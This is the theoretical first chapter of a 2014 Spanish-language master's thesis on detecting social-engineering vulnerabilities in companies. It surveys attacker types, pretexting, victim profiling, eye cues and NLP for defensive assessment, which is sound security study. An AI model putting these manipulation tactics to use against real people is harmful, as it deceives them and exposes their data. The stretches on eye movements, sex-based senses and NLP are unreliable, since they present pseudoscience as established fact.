ESCUELA SUPERIOR POLITECNICA DEL LITORAL

FACULTAD DE INGENIERÍA EN ELECTRICIDAD Y COMPUTACIÓN
MAESTRÍA EN SEGURIDAD INFORMÁTICA APLICADA
(MSIA)

"ANÁLISIS Y DESARROLLO DE UN ESQUEMA ORIENTADO A LA SEGURIDAD INFORMÁTICA PARA DETECTAR LAS VULNERABILIDADES CREADAS POR LA INGENIERÍA SOCIAL EN UNA EMPRESA."

TESIS DE GRADO

Previa a la obtención del título de:

MAGÍSTER EN SEGURIDAD INFORMÁTICA APLICADA

Presentado por:

ING. GALO RAFAEL ITURRALDE ORELLANA

GUAYAQUIL - ECUADOR

2014

AGRADECIMIENTO

A Dios a la virgen María

A todos quienes me ayudaron para la presentación de este trabajo.

En especial a mis padres, mis hermanos, apoyándome y alentándome en todo momento.

DEDICATORIA

Con cariño, a mis
padres.
Galo y Alicia.

TRIBUNAL DE GRADO

PRESIDENTE

Ing. Lenin Freire

DIRECTOR DE TESIS

Ing. Albert Espinal

MIEMBROS PRINCIPALES

Ing. Karina Astudillo

DECLARACIÓN EXPRESA

"La responsabilidad por los hechos, ideas y doctrinas expuestas en esta tesis, me corresponden exclusivamente; y, el patrimonio intelectual de la misma, a la Escuela Superior Politécnica del Litoral"

(Reglamento de exámenes y títulos profesionales de la ESPOL)

Ing. Galo Rafael Iturralde Orellana

RESUMEN

Las empresas invierten grandes cantidades en soluciones tecnológicas, para evitar accesos no autorizados, y se comprometa su información sensible entorno de su negocio, pero no muchas veces toman en consideración el factor humano que interviene en estos esquemas de seguridad, pudiendo ser el eslabón más importante y menos atendido en la cadena de seguridad.

La ingeniería social es un método de ataque que es usado por los Hackers, para obtener información sensible de las personas que trabajan en la empresa, el objetivo es poder utilizar este con sus todas sus técnicas, a favor de la empresa, para poder evaluar y detectar las potenciales vulnerabilidades.

Por este motivo una metodología desarrollada clara y práctica realizada por agentes externos, ayudará a las empresas a poder invertir los recursos necesarios.

ÍNDICE GENERAL

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

INTRODUCCIÓN

Este tema analizar las vulnerabilidades que se presentan actualmente en las empresas, atacando principalmente el usuario con técnicas de Ingeniería Social, y demostrar lo viable que poder vulnerar sistemas informáticos.

Los objetivos trazados son: El Analizar y entender a los ingenieros sociales, sus motivaciones, y basado en este análisis poder entender las posibles víctimas dentro de las empresas. Esto permitirá poder evaluar y desarrollar un marco de trabajo que de la pauta a un desarrollo más exhausto para futuras investigaciones.

CAPÍTULO 1

1. Ingeniería Social Marco teórico

En la búsqueda dentro de las redes y foros, se puede percibir que la información de los ingenieros sociales, y sus acciones no están del todo cubiertas.

En este capítulo se prende conocer quiénes son los ingenieros sociales, sus implicancias dentro de la historia, una breve reseña de sus técnicas más comunes. También evidenciar que las empresas no están preparadas o las contramedidas no son conocidas por el personal adecuado.

Y el poder entender el ámbito psicológico por las cuales las personas puede caer frente a las técnicas de los ingenieros sociales. Adicional las falencias que están presentes para comunicar las ideas adecuadas frente a una iniciativa para protegerse.

1.1. ¿Qué es Ingeniería Social?

1.1.1. Definición de Ingeniería Social.

La ingeniería social ha venido desarrollándose a lo largo del tiempo, desde que el ser humano tiene acceso a la computadora,

se han ingeniado varias técnicas cada una más creativas que otras.

Dentro de las múltiples definiciones que se puede encontrar de la ingeniería social, se puede resumir como el proceso de engañar o manipular a las personas para que den acceso a información confidencial o sensible.

Wikipedia lo define como: "el acto de manipular a la gente para realizar acciones o divulgar información confidencial." ([REF01])

Mientras que estos términos se asemejan a una estafa o fraude simple, el término en si se aplica generalmente a la astucia o engaño con fines de recolección de información, fraude, o acceso a sistemas informáticos. En la mayoría de los casos nunca el atacante (la persona que aplica ingeniería social), se encuentra cara a cara con la víctima.
Muchos han considerado que la ingeniería social es el mayor riesgo para la seguridad dentro de las empresas.

Desde el punto de vista de seguridad, es una colección de herramientas y técnicas que van desde la negociación, manipulación, ventas, psicología y hacking ético.

En los ataques de ingenieros sociales, vamos a encontrar un atacante y la victima que puede ser una persona o una empresa que se compone de personas (posibles víctimas).

Encontrar buenos ejemplos reales de ataques de ingeniería social es difícil. Organizaciones de destino, o bien no quieren admitir que han sido víctimas (después de todo, admitir un fallo de seguridad fundamental no sólo es vergonzoso, puede dañar la reputación de la organización) y / o el ataque no estaba bien documentado para que nadie está realmente seguro de si había un ataque de ingeniería social o no.

En cuanto a por qué las organizaciones se dirigen a través de la ingeniería social, es a menudo una forma más fácil de obtener acceso ilícito a muchas formas de piratería informática técnica. Incluso para los técnicos, a menudo es mucho más sencillo simplemente tomar el teléfono y pedirle a una persona de su contraseña. Y lo más frecuente es justo lo que un hacker haría.

Otro ejemplo contemporáneo de un ataque de ingeniería social es el uso de archivos adjuntos en e-mails, ofreciendo, por ejemplo, fotos "íntimas" de alguna persona famosa o algún programa "gratis" (a menudo aparentemente provenientes de alguna persona conocida) pero que ejecutan código malicioso (por

ejemplo, usar la máquina de la víctima para enviar cantidades masivas de spam).

No tan frecuente la ingeniería social también se aplica al acto de manipulación cara a cara con la víctima, para obtener acceso a los sistemas computacionales. Un ejemplo es el conocimiento y recaudación de información sobre la víctima, a través de la introducción de contraseñas habituales, lógicas comunes o conociendo su pasado y presente; respondiendo a preguntas como: ¿Qué contraseña introduciría yo si fuese la víctima? ¿Qué pregunta secreta pondría si fuera la victima?

1.1.2. Historia de los Hackers de Ingeniería Social.

Dentro de la historia de los Hackers, se encuentra uno de los ingenieros sociales más famosos de los últimos tiempos, su nombre es Kevin Mitnick. Su Nick o apodo fue Cóndor. También apodado por él mismo *"fantasma de los cables"* [REF 2].

En base a su opinión y experiencia, la ingeniería social se basa en estos cuatro principios:

1. Todos queremos ayudar.
2. El primer movimiento es siempre de confianza hacia el otro.
3. No nos gusta decir No.
4. A todos nos gusta que nos alaben.

"Las organizaciones gastan millones de dólares en firewalls y dispositivos de seguridad, pero tiran el dinero porque ninguna de estas medidas cubre el eslabón más débil de la cadena de seguridad: la gente que usa y administra los ordenadores" -- Kevin Mitnick [REF 3].

1.2. Categoría de los ingenieros Sociales

Ingeniería Social y los que la utilizan pueden dividirse en varias categorías. Estos van desde espías y hackers profesionales a los vendedores y gente común.

1.2.1. Los hackers

Dentro de la categoría de los hackers se distinguen, tres tipos básicos: Hackers, Crackers, Phreakers, pero en este ensayo nos referiremos a los Hackers como a las personas que tienen intenciones maliciosas para la empresa.

Los hackers utilizan la ingeniería social muchas veces debido a que el factor de la debilidad humana es mucho más fácil de penetrar que los puntos débiles de la red. Muchas veces los hackers "ganar" a la hora de la batalla, ya que no están limitadas por el tiempo o la falta de motivación. Mientras que el director lo normal, se va a casa a las 5 o las 6 pm, el hacker va a funcionar las 24 horas del día para llevar a cabo su / su objetivo. Después

de haber pasado el tiempo y la debida diligencia para investigar todos los aspectos de la meta que pueden lanzar un ataque total contra la infraestructura humana que, literalmente, puede devastar una empresa en cuestión de minutos. La obtención de información personal, contraseñas, cuentas de usuario remoto y el pirata más usará esta información para lanzar un ataque de la tecnología en el objetivo.

1.2.1.1. Kevin David Mitnick

Uno de los Hackers más famosos dentro de la historia es Kevin David Mitnick (nacido el 6 de agosto de 1963) es uno de los Hackers y phreakers estadounidense más famosos. Su nick o apodo fue Cóndor. También apodado por él mismo "fantasma de los cables"1

El caso de Kevin Mitnick (su último encarcelamiento) alcanzó una gran popularidad entre los medios estadounidenses por la lentitud del proceso (hasta la celebración del juicio pasaron más de dos años), y las estrictas condiciones de encarcelamiento a las que estaba sometido (se le aisló del resto de los presos y se le prohibió realizar llamadas telefónicas durante un tiempo por su supuesta peligrosidad).

Tras su puesta en libertad en 2002, Kevin Mitnick se dedica actualmente a la consultoría y el asesoramiento en materia de seguridad, a través de su compañía Mitnick Security.

1.2.2. Los Testeadores de Pruebas de intrusión

Un probador o testeador de la penetración en ingeniería social es una persona que se pone a prueba sus conocimientos en búsqueda de vulnerabilidades o el acceso no autorizado a los sistemas.

Los sistemas pueden ir desde redes de computadoras hasta acceso físico a los lugares. Probadores de vulnerabilidades puede utilizar muchos elementos de ingeniería social para obtener acceso a los sistemas.

Ellos pueden utilizar varias técnicas para la obtención de información de los empleados incautos para obtener contraseñas, obtener acceso a la entrada de los edificios, u otro acceso a los sistemas.

Los probadores de intrusión, son personas preparadas que se dedican a esta actividad, intentando adelantarse a los atacantes, y encontrar vulnerabilidades en las compañías antes que de sea muy tarde.

La ingeniería social es el lado humano de entrar en una red corporativa. Las empresas con procesos de autenticación, firewalls, VPN y software de monitoreo de red son todavía muy abierto a un ataque si un empleado sin saberlo, da a conocer información clave en un correo electrónico, respondiendo a preguntas por teléfono con alguien que no conocen, o incluso al hablar sobre un proyecto con compañeros de trabajo en un pub local después de horas. [REF05].

Probadores de penetración pueden utilizar cualquier medio para explotar sus objetivos. Dependiendo del alcance del trabajo no es raro ver a los probadores de penetración pueden convertirse en empleados de la empresa objetivo. Pudiendo tener acceso a un sin número de información utilizando pretextos para que la gente lo ayude dando información sensibles.

La verificación de antecedentes es una forma importante para defenderse contra este tipo de ataque. [REF05].

1.2.2.1 Ejemplo Wells Fargo

Los clientes de Wells Fargo fueron víctimas de un ataque de ingeniería social que utilizan phishing. Este es un ejemplo clásico de esta técnica de ingeniería social que implicaba el envío de un correo electrónico a los clientes pidiéndoles que actualicen su información de la cuenta y el

enlace en el e-mail enviado a un sitio fraudulento. El atacante utiliza también un sentido de urgencia en el correo para atraer a sus víctimas para seleccionar el enlace e introducir su información. [REF06].

El ataque incluyó el uso de la investigación de código abierto, la obtención de un puesto como empleado temporal dentro de la meta, la tergiversación de las responsabilidades por los abusos temporal, de acceso físico, la coordinación interna de hacking, interna y facilitación de hackers externos, recto y hacking externo. Los resultados fueron asombrosos. Dentro de un día de las actividades sobre el terreno, más de $ 1,000,000,000 de información fue "robado". Aunque el firewall era impenetrable y la tarjeta inteligente impedido el acceso de los extranjeros, la información se ha visto comprometida casi a voluntad por un allegado. Esto se logró en una empresa que tiene un tremendo programa de seguridad técnica. [REF07].

1.2.3. Los Espías

Los espías de todo el mundo aprenden diferentes métodos de "engañar" a las víctimas haciéndoles creer que es alguien o algo que no son. Además, para estos casos se enseña el arte de la ingeniería social, muchas veces los espías también se basará en

la credibilidad de conocer un poco o mucho sobre el negocio de un gobierno que están tratando de engañar.

A veces ocurre un evento de espionaje que es publicado, se puede aprender de la situación analizando las técnicas y los métodos utilizados por los atacantes. Caso de estudio: Los ciber-espías utilizan redes sociales para engañar a la oficina del Dalai Lama [REF08]:

> "Washington, 30 mar (Xinhua) Un chino ciber-espionaje de red utilizado sofisticadas técnicas de ingeniería social para engañar a ordenador y la oficina del Dalai Lama en la descarga de software malicioso, según un experto en seguridad cibernética.
>
> Los investigadores, con base en el Centro Munk de Estudios Internacionales de la Universidad de Toronto en Canadá, Domingo informó que el grupo de espías infiltrados en las computadoras y documentos robados de cientos de oficinas públicas y privadas de todo el mundo, incluyendo los de la embajada de India en Washington.
>
> El software se ha unido a los correos electrónicos que supuestamente provienen de colegas o contactos en el movimiento tibetano, según el investigador Ross Anderson, profesor de ingeniería de seguridad en la Universidad de Cambridge Computer Laboratory, citado por el Washington Times el lunes.

El software robó contraseñas y otra información, que a su vez dio el acceso a los hackers sistema de correo electrónico de la oficina y los documentos almacenados en las computadoras allí [REF08]."

De este caso se puede realizar las siguientes preguntas:

- **¿Cuál era su objetivo?**

  "Que se utiliza sofisticadas técnicas de ingeniería social para engañar a ordenador y la oficina del Dalai Lama en la descarga de software malicioso".

- **¿Cómo hacer que el personal haga clic en el software?**

  "El software se ha unido a los correos electrónicos que supuestamente provienen de colegas o contactos en el movimiento tibetano"

- **¿Por qué este éxito?**

  Se juega con la confianza que la mayoría de la gente siente hacia los demás. Esa confianza hará que la gente da información, haga clic en un enlace y ser demasiado amable con aquellos que no lo merecen.

Una combinación de ingeniería social y un ataque del lado del cliente muestran algunas vulnerabilidades graves en las personas involucradas. [REF09].

1.2.4. Los ladrones de identidad

El robo de identidad, es uso no autorizado de información, como por ejemplo los nombres de ciudades, números de cuentas bancarias, direcciones, fechas de nacimiento y número de seguro social sin el conocimiento del propietario.

Esto puede ir desde poner un uniforme para hacerse pasar por una persona o una elaborada estafa que implica la negación del servicio. [REF11].

1.2.4.1. Famoso ladrón de identidad - Frank Abagnale

Un ejemplo reciente y popular de robo de identidad se muestra en la película "Atrápame si puedes" esto se basó en un imitaciones vida real de Frank Abagnale. Frank en su vida llega a suplantar a un médico, abogado, inspector de prisiones, y quizás lo más famoso fue el suplantar la identidad de un piloto de aerolínea.

Sus estafas causaron incalculables sumas para las Aerolíneas, ya que Frank voló más de 1 millones de millas para más de 26 países y alojado en varios hoteles a lo largo de su camino. [REF12].

1.2.5. Los empleados descontentos

Hay muchas razones por qué los empleados descontentos pueden llegar ser víctimas potenciales para los atacantes.

Las razones fundamentales suelen ser el exceso de trabajo, malos sueldos, poco apreciado, un ambiente laboral agresivo. A menudo estas situaciones se reflejan en una relación conflictiva con su empleador. Y normalmente se trata de ocultar su nivel de desagrado para no poner en riesgo su empleo.

1.2.5.1. Aumentar Descontento compañero de trabajo

Una situación común que los empleados descontentos es que se tratara buscar afirmaciones en su descontento, disminuyendo los niveles de satisfacción de los otros empleados. Esto se hace a menudo sin intención directa por parte del empleado descontento, ya que el empleado descontento está buscando justificación para su disgusto a través del refuerzo social.

1.2.5.1.1. Métodos comunes

- Rumores
- Extremo enfoque en los elementos negativos
- La productividad general disminuye a nivel de las conductas

1.2.5.2. Robo

Aumenta el riesgo de robo con empleados descontentos, ya que a menudo se sienten como si se les debe más de lo que están recibiendo. En un intento de corregir esta discrepancia percibida, el robo de diversos artículos es muy común. Elementos focalizados pueden ir desde simples artículos de oficina, a equipos informáticos, a la propiedad intelectual de la empresa. Métodos de ingeniería social son a veces utilizados para justificar o cubrir la desaparición de los activos de la empresa.

"empleados que abandonaron o perdieron sus empleos en los últimos 12 meses guardaron los datos corporativos confidenciales, y el 40% de los empleados tiene previsto utilizar esos datos en sus nuevos puestos de trabajo" [REF13].

1.2.5.3 La filtración de secretos de la compañía

En muchos casos, los secretos de la compañía, incluyen la propiedad intelectual, sino también información como organigramas y eventos de empresa a menudo se puede compartir con extraños por empleados descontentos. Como empleados descontentos suelen compartir su descontento

con otras personas fuera de la empresa, la información que se comparte a menudo incluye información sensible. El empleado descontento no se da cuenta de esto, en algunos casos, y en otros se trata de un esfuerzo intencional para "devolver el golpe" al empleador.

1.2.5.4 El uso de las redes sociales

Los empleados descontentos son más propensos a compartir información sensible de la compañía a través del uso de las redes sociales, como Twitter o Facebook., A menudo estos empleados están ansiosos de compartir información negativa con los demás. Esto crea un problema a largo plazo para la imagen del empresario.

1.2.6. Los Agentes de Información

Los agentes de información son personas o empresas que se dedican a recopilar información y datos, para proporcionar servicios de minería de datos para varias organizaciones, tales como empresas de gobierno, Servicios de monitoreo de crédito, y el Departamentos o Ministerios de Defensas. Estas empresas son un objetivo de alto valor para los ingenieros sociales, ya que contienen grandes cantidades de información que podrían ser utilizados para elevar aún más sus actividades de ingeniería social. Debido a la alta digitalización y automatización de las

empresas para tener nuestros datos concentrados, y a esto se sumas las leyes que lo sustentan, hay empresas que manejan nuestra información personal, como por ejemplo las aseguradas.

1.2.6.1 Agentes de la información

Agentes de Información utilizan diferentes técnicas para obtener información personal. En el libro, Detener al Hacker (Halting the Hacker), el autor señala un ejemplo de cómo los agentes obtienen información.

> "los agentes de información obtienen información de la cuenta de los clientes a través de una llamada telefónica llamando con pretexto. Un corredor puede llamar y hacerse pasar por un cliente que ha perdido su número de cuenta y que necesita ayuda. Ellos persistentemente llamarán hasta que encuentren a alguien que esté dispuesto a ayudar [REF11]."

1.2.6.2 "Hacker sin hogar"

Hacker, que por demostrar sus habilidades se dedican a realizar substracción de información, sin ningún fin aparente.

Adrian Lamo fue capaz de penetrar en la red del Times y acceder a una base de datos con información personal de 3.000 personas. Con pretextos, Lamo abrió una cuenta a través de cuenta del Times con la información de Lexis Nexis Broker y busco información adicional almacenada en los sistemas de LexisNexis. [REF14].

1.2.7. Los Estafadores

El concepto de "estafador" o "Estafador", son personas que se dedican al engaño, es un delito contra la propiedad o el patrimonio, a lo largo del tiempo estas personas se han mantenido, debido al ingenio y técnicas que se van adquiriendo, esto sumado a la tecnología que muchas veces es usada con fines no adecuados.

1.2.7.1 La manipulación de Incentivos

Normalmente, estos ataques se basan en una manipulación de los incentivos, por lo general, aunque no siempre financieros, para premiar al agresor.

1.2.7.2 Fraude del pago anticipado

Un ejemplo bien conocido de una línea tradicional de estafa en movimiento se llama el fraude del pago anticipado. Esto

es muy común de las comprar en línea, donde la victima accede a sitios donde se ofrece unos artículos de interés (por lo general de artículos de marcas reconocidas a un precio muy bajo), pero pare ello hay que realizar el pago anticipado, sin caer en cuenta o investigar si estos sitios son de confianza o reales.

El Internet ha sido una herramienta increíble para el fraude, lo que permite fraudes a tener éxito con las tasas de conversión más bajos debido a la base víctima extendida y expandida [REF15].

1.2.8. Personas dentro del gobierno

Los gobiernos utilizan métodos de ingeniería social de forma regular como un esfuerzo para influir en la opinión pública para apoyar las acciones del gobierno. Esto se puede hacer en una base estructurada por los políticos o por los organismos gubernamentales.

1.2.8.1. Definición del personaje

Cuando se habla de ingeniería social en un gobierno, el término adquiere un conjunto nuevo significado . [2] Por lo menos en un sentido más amplio, es la manipulación de un grupo mayor de personas a través de las leyes y principios

que decirle a la gente lo que es y no es aceptable. Esto no indica que todo es malo, es decir, una ley sobre el asesinato y el abuso infantil puede ser una protección para sus ciudadanos. [REF17].

1.2.8.2 El uso de lenguaje

Un método común de ingeniería social utilizadas por los gobiernos está influyendo en el uso del lenguaje para alterar la opinión pública. Dictando las palabras que se usan para describir a personas o acontecimientos, los gobiernos son capaces de enmarcar los debates de forma que sea favorable para ellos. [REF18].

1.2.9. Personas Comunes

Los métodos de ingeniería social son utilizados por muchas personas comunes y cotidianas. Esto se hace a menudo sin intención de hacer algún tipo de daño directo, por la persona que hace uso de los métodos, sino que se utilizan simplemente porque son muy eficaces.

1.2.9.1 Los Niños

Los niños utilizan métodos de ingeniería social temprano en la vida. Ellos hacen uso de múltiples métodos, siendo el

más común en centrarse de hacer feliz al niño, ya que todos quieren verlos reír y no llorar.

1.2.9.2 Los padres

Los padres a menudo se centran en que el niño apruebe sus decisiones, y así obtener su aprobación, para ello utiliza métodos de ingeniería social. Esto se hace normalmente a través de la manipulación de los sentimientos de culpa o vergüenza, y así motivar al niño a tomar y aprobar los deseos de los padres.

1.2.9.3 Servicio al Cliente

Métodos de ingeniería social son empleados por la mayoría de las áreas de servicio al cliente, en su primer contacto con el cliente. Una manera amistosa, alegre se emplea a menudo con la intención de que el cliente refleje este comportamiento lo que facilita interactuar.

1.2.9.4 Médicos

Los médicos, suelen usar ingeniería social, para poder obtener información útil de sus pacientes, como por ejemplo su hábitos alimenticios, sus aseo personal e información relevante que ayude a dar un diagnostico más preciso y eficaz.

1.2.9.5. Peligros de la "Ingeniería Social Obvia"

Este tipo de ataque se centra en sitios donde es obvio obtener información con un poco de ingeniería social. Por ejemplo si un ingeniero social está apuntando a una organización que hace uso de métodos de ingeniería social obvias, puede ser posible utilizar una herramienta que puede ir en contra de la organización. Y en esa línea, si la organización objetivo tiene una meta de hacer felices a los clientes, entonces se puede trabajar con ese conocimiento, y así hacerse pasar por un cliente donde demuestre que va ser feliz si obtiene una información sensible de la empresa, como que le den una contraseña sin identificarse.

1.3. Principios de Psicología.

Dentro de las diferentes etapas del ataque de un ingeniero social, uno de los factores principales, son los principios psicológicos y tácticas para manipular a las personas.

1.3.1. Modos de Pensar

"Simplemente confirmando su comportamiento no verbal para el cliente, utilizando un lenguaje de sistema preferido de representación del cliente y su correspondiente volumen de la voz, el tono y el área del habla a menudo supera la renuencia del

cliente a comunicar".- "Habilidades para la construcción de relaciones sutiles" [REF19].

1.3.1.1 Los Sentidos

El mundo es traído a nuestro cerebro por nuestros sentidos. Interpretamos los sentidos para darnos nuestra percepción de la realidad. En la clasificación tradicional hay cinco sentidos:

- Vista
- Audición
- Toque
- Olor
- Sabor

1.3.1.2. Sentido dominante

De todos los sentidos sólo tres tienden a ser uno más dominante: vista, oído y tacto. Lo que vemos, lo escuchamos o que podemos tocar tocar. Las personas tienden a tener un sentido más fuerte por alguna razón. Las diferencias se han observado entre los sexos.

Cuando uno escucha a las personas se puede fácilmente recoger su sentido dominante. Normalmente, al ver (visual), el oído (auditiva) y el tacto (kinestésico) son los sentidos

que son más fuertes y se muestran más en la conversación. "¿Ves lo que digo?", "¿Puedes oír lo que estoy diciendo? ", o" ¿Puedes sentir mis palabras? ". La mayoría de las personas tienden a ser multi-detectados pero predomina un tema. Los investigadores están todavía en discusión acerca de cuánto tiempo permanecen en cada modo dominante. [REF19].

1.3.1.3 Los sentidos dominantes

1.3.1.3.1 Visual

La mayoría de los hombres tienden a ser visual dominante. Las mujeres tienden a ser balanceada o sentido auditivo. Esto se manifiesta en la forma de ver la televisión. Los hombres suelen pasar de un canal a otro, en busca de interesantes aportaciones visuales, mientras que las mujeres en realidad se queda en un programa durante unos minutos y escuchan el diálogo. Frases:

- "Veo lo que quieres decir."
- "Eso se ve bien para mí."
- "Tengo la imagen ahora."

1.3.1.3.2. Auditivo

Las mujeres son por lo general auditivas. Durante el día los presentadores o locutores saben mantener animadas las conversaciones que atraen a los espectadores femeninos. Frases:

- "Alto y claro"
- "Algo me dice ..."
- "Eso suena bien para mí."

1.3.1.3.3 Kinestésico

Kinestésico hace referencia a táctil, visceral y el sentido de sensaciones automáticas del cuerpo. Básicamente, donde nuestro cuerpo toma la conciencia de sí mismo del cuerpo y los sentimientos que genera. Frases:

- "Puedo entender la idea."
- "¿Cómo te parece?"
- "Me pondré en contacto con usted."

1.3.1.4. Diseñar para los sexos

Anuncios diseñados para hombres y mujeres son diferentes, en función del sentido dominante diferente. Anuncios diseñados para las mujeres tienden a

tener más palabras, mientras que los anuncios de los hombres tienen más fotos [REF19].

1.3.2. Señales de los ojos

Las señales de los ojos es una forma de conocer a las personas, puede ser una herramienta muy útil para aproximarse a la víctima.

"Yo no necesito un libro de citas para saber que los ojos son las ventanas del alma." - Max Beerbohm[1]

1.3.2.1 Línea Base

Mientras que los ojos son los más fáciles de ver, son los más difíciles de interpretar. Las diferencias básicas en actividades culturales, las costumbres, el sexo o la religión pueden todos cambiar la forma de usar sus ojos durante la conversación. Una de las primeras cosas importantes que hacer es fijarse en los patrones normales de contacto ocular. ¿Se aparta la mirada, se mantiene mirada fija en los ojos u se oculta su rostro? Son preguntas que nos ayudan a determinar un patrón o una línea base.

---

[1] Max Beerbohm Ensayista, crítico y caricaturista inglés

1.3.2.2 Contacto con los ojos

Ciertas señales dadas por los ojos puede ayudar a encontrar las áreas que necesitan más investigación. El control de la duración del contacto con los ojos también puede dar pistas sobre las áreas que podrían requerir de mayor investigación. ¿Es que mirar hacia otro lado o hacia abajo durante un determinado tema? Ese es el tema para futuras investigaciones.

Cuando se evalúan las señales visuales hay que ser consciente de que las señales visuales no sólo los ojos, sino también todas las señales o posturas físicas. Especialmente es importante el darse cuenta si los ojos miran hacia un lado u otro, lo que normalmente es un diálogo interno por lo general anuncia un cambio en la mentalidad. La gente usa lentes de contacto para ver mejor, suele significa que no se esconde detrás de las señales de un par de gafas.

1.3.2.3. Pupilas

Un seguimiento de los cambios de la respuesta de la pupila, es también una base importante para la evaluación de las personas. Las pupilas generalmente se contraen con

miedo o enojo. Las sorpresas y el susto pueden causar dilatación de las pupilas.

1.3.2.4. Incongruencias verbales

Un ámbito importante en el seguimiento de la comunicación visual y analizar las posibles incongruencias verbales. Una forma es respondiendo a las pregunta ¿Sus ojos coinciden con sus palabras?, decir las palabras o lo que expresa, ¿Coinciden con sus gestos visuales?

1.3.2.5. Sanpaku

Sanpaku se refiere a una condición ocular en la que el tamaño relativo del iris es de aproximadamente un cuarto del globo ocular visible (de ahí su nombre en japonés, que significa Tres blancos). La creencia asocia esta condición con rasgos caracterológicos del individuo que la presenta, aunque no existe evidencia científica alguna que la apoye. Se suele relacionar a un estrés extremo. [REF20].

1.3.2.6. Señales de los ojos

Algunas personas consideran que los ojos pueden revelar lo que está sucediendo en el cerebro. Se puede notar que las personas mueven sus ojos en diferentes direcciones mientras hablan. Se cree que el movimiento del ojo se

correlaciona con lo que la gente piensa. Un sistema ha sido desarrollado basado en el sentido dominante del orador y la dirección que el orador mueve sus ojo. A continuación una tabla de referencia que ayuda a distinguir los sentidos dominantes. REF[51].

Tabla 1-1. Sentido Dominantes de señales de los ojos

Modelo Sensorial	**Dirección de la mirada**
Verbal	Hacia un lado
Visual	Arriba, a los lados
Cinética	Abajo a lado

Tabla 1-2. Descripción de Abreviaturas

	ABREVIATURAS	
VC – Visual Construido		VR - Visual Recordatorio
AC - Auditivo Construido	V - Visual Construido / Recordatorio	AR – Auditivo Recordatorio
K - kinestésica		Ai - Auditivo Digital




Figura 1-1. Tendencia comportamiento basado en la mirada[2] REF[51].

1.3.3. Las micro-expresiones

Una micro-expresión es una momentánea e involuntaria expresión facial mostrada en la cara de las personas de acuerdo con las emociones percibidas. Suelen ocurrir en situaciones con un alto riesgo, donde la persona tiene mucho que ganar o perder. A diferencia de las expresiones faciales comunes es muy difícil esconder las micro-expresiones. Las micro-expresiones expresan siete emociones universales: Asco, Enojo, Miedo, Tristeza, Felicidad, Sorpresa y el Desprecio. No obstante, en los 90s, Paul Ekman expandió la lista de emociones básicas, incluyendo el rango de emociones positivas y negativas.

---

[2] **NOTA:** Esto puede ser diferente en las personas zurdas.

Los músculos faciales suelen realizar movimientos involuntarios cuando el cuerpo está bajo estrés. El pequeño tamaño de estos músculos más el movimiento rápido hace que estos difícil de percibir para el ojo no entrenado. Con una duración de sólo 1/25 de un segundo. [REF21].

1.3.4. Programación Neuro-Lingüística (PNL)

Como se señala en Wikipedia: "Programación Neuro-Lingüística (PNL) se define en el Diccionario Inglés de Oxford como" un modelo de comunicación interpersonal ocupa principalmente de la relación entre los patrones de conducta exitosos y las experiencias. [REF21].

1.3.4.1 Códigos de la PNL

La década de 1970 PNL tenía un código que es el órgano colectivo de aprendizaje y la investigación que generó los primeros libros y la programación Neuro-lingüística plazo. A medida que pasaba el tiempo John Grinder y otros han seguido actualizando el campo de la PNL. El "Nuevo Código de la PNL" ha creado un marco ético y estético para el desarrollo de la PNL.

1.3.4.1.1 Viejo Código de la PNL

El código "viejo" o clásico se basa en la clasificación de determinadas distinciones lingüísticas, conductuales y sensoriales. La práctica del discurso a juego, estilo sensorial dominante y la duplicación son parte de este estilo más antiguo. Varias otras prácticas incluyendo el cambio de tiempo, trance, metáforas y replanteo. La vieja escuela contaba con 10 principios que se desarrollaron en el trabajo original sobre PNL:

1. Nadie está equivocado o roto. La gente trabaja perfectamente para lograr lo que están logrando.
2. Las personas que ya tienen todos los recursos que necesitan.
3. Detrás de cada conducta es una intención positiva.
4. Cada comportamiento es útil en algún contexto.
5. El significado de la comunicación es la respuesta que obtienes.
6. Si usted no está recibiendo la respuesta que desea, haga algo diferente.

7. No hay tal cosa como un fracaso. Hay sólo retroalimentación.
8. En cualquier sistema, el elemento con la mayor flexibilidad ejerce la mayor influencia.
9. El mapa no es el territorio.
10. Si alguien puede hacer algo, cualquier persona puede aprender.

Estas son las señas de identidad de la clásica formación de PNL. [REF21].

1.3.4.1.2 Nuevo Código de la PNL

Los nuevos códigos se basan en los conceptos de código clave de "estados", "relaciones consciente / inconsciente" y "filtros perceptuales". Y comprender la relación entre los elementos en el sistema.

Estos cambios están diseñados para buscan ayudar a los profesionales a pensar en nuevas formas y sistemas. Muchos de los pensamientos del nuevo código se están enseñando ahora como parte de la norma de cursos de PNL [REF21].

1.4. Ingeniería Social como primer pasó de Ataque.

La ingeniería social es considerada dentro de los primeros pasos a tener en cuenta para obtener información de la empresa o su víctima.

1.4.1. Conociendo a tu victima

El éxito de la ingeniería social, es conocer a la víctima y poder tener un perfil de sus gustos y preferencia, esto lleva su tiempo, y requiere ser muy observador, mas si no se quiere tener contacto con la víctima.

Toda la información que se pueda obtener es importante y no debe ser descarta a la ligera.

La víctima en muchos casos es una empresa, por ende es necesario recopilar toda la información necesaria para la misma.

1.4.2. Recolectando información

En ingeniería social uno de los mayores aportes, es cuanta más información personal se tiene de la persona objetivo, más fácil será conseguir sacar lo que se desea a través de esa persona, de ahí la importancia de recolectar información. Algunos buenos sitios para este propósito son:

- Internet, tan sencillo como buscar su nombre en Google o si tiene perfil en redes como Linked In, Facebook, Twitter, MySpace, etc. Muchas personas lo hacen con otros empleados dentro de la empresa.
